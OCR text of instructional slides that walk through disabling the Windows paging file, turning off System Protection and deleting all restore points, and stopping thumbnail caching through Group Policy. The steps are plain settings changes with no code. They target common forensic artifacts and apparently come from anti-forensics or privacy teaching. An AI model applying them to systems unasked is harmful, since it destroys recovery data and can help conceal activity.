
3. Value data: 0

Base: ● Hexadecimal ○ Decimal

4. OK

Disable Windows Functionality (Cont'd)

Disable Windows Virtual Memory (Paging File)


System and Security
Control Panel › System and Security
Control Panel Home
System and Security
Network and Internet
Hardware and Sound
Programs
User Accounts
Appearance and Personalization
Clock and Region
Ease of Access
Settings
Admin
Local Account
Find a setting
Bluetooth & devices
Network & internet
Personalization
Apps
Accounts
Time & language
Gaming
Accessibility
Privacy & security
Windows Update
System Properties
Computer Name
Hardwa
Performance
Visual effects, process
User Profiles
Desktop settings relate
Startup and Recovery
System startup, system
Performance Options
Visual Effects
Advanced
Data Execution Prevention

1. System and Security
2. System Properties
3. Performance Options
4. Virtual Memory

☐ Automatically manage paging file size for all drives

Paging file size for each drive

Drive [Volume Label]	Paging File Size (MB)
C:	System managed
E: [New Volume]	None

System Properties: If you disable the paging file or set the initial size to less than 400 megabytes and a system error occurs, Windows might not record details that could help identify the problem. Do you want to continue?

6. Yes


○ System managed size

5. ● No paging file ⟷ Set

Total paging file size for all drives
Minimum allowed: 16 MB
Recommended: 1919 MB
Currently allocated: 1280 MB

7. OK

Disable System Restore Points


System and Security
Control Panel › System and Security
Control Panel Home
System and Security
Network and Internet
Hardware and Sound
Programs
User Accounts
Appearance and Personalization
Clock and Region
Ease of Access
Settings
Admin
Local Account
Find a setting
System
Bluetooth &
Network &
Personalizat
Apps
Accounts
Time & lang
Gaming
Accessibility
Privacy & security
System › About
Rename this PC
Computer Name
Hardware
Advanced
System Protection
Remote
System Restore
Protection Settings
Available Drives
Local Disk (C:) (System)
New Volume (E:)

1. System and Security
2. System Properties
3. System Protection for Local Disk (C:) — Restore Settings: By enabling system protection, you can undo undesired changes by reverting your computer to a previous point in time.

○ Turn on system protection
● Disable system protection

System Protection: You will not be able to undo unwanted system changes on this drive. Are you sure you want to continue?

This will delete all restore points on this drive. This might include older system image backups.

5. Continue


Delete all restore points for this drive.

4. Delete
6. OK

Cancel
Apply

Disable Windows Functionality (Cont'd)

Disable Windows Thumbnail Cache


Local Group Policy Editor
File
Action
View
Help
Windows Compon
Add features to
App runtime
Application Co
Attachment Ma
AutoPlay Polici
Calculator
Cloud Content
Credential User
Data Collection
Desktop Gadge
Desktop Windo
Digital Locker
Edge UI
File Explorer
Common O
Explorer Fra
Previous Ve
File Revocation
IME
Instant Search
Internet Explore
Location and Se
Microsoft Edge
Microsoft Mana
Microsoft User
Multitasking
NetMeeting
Network Sharin
OOBE
Presentation Se
Remote Deskto
RSS Feeds
47 setting(s)
Previous Setting
Next Setting
Options:
Help:
OK
Cancel
Apply

Turn off the caching of thumbnails in hidden thumbs.db files

○ Not Configured
● Enabled
○ Disabled

Comment:

Supported on: Windows Vista Service Pack 1

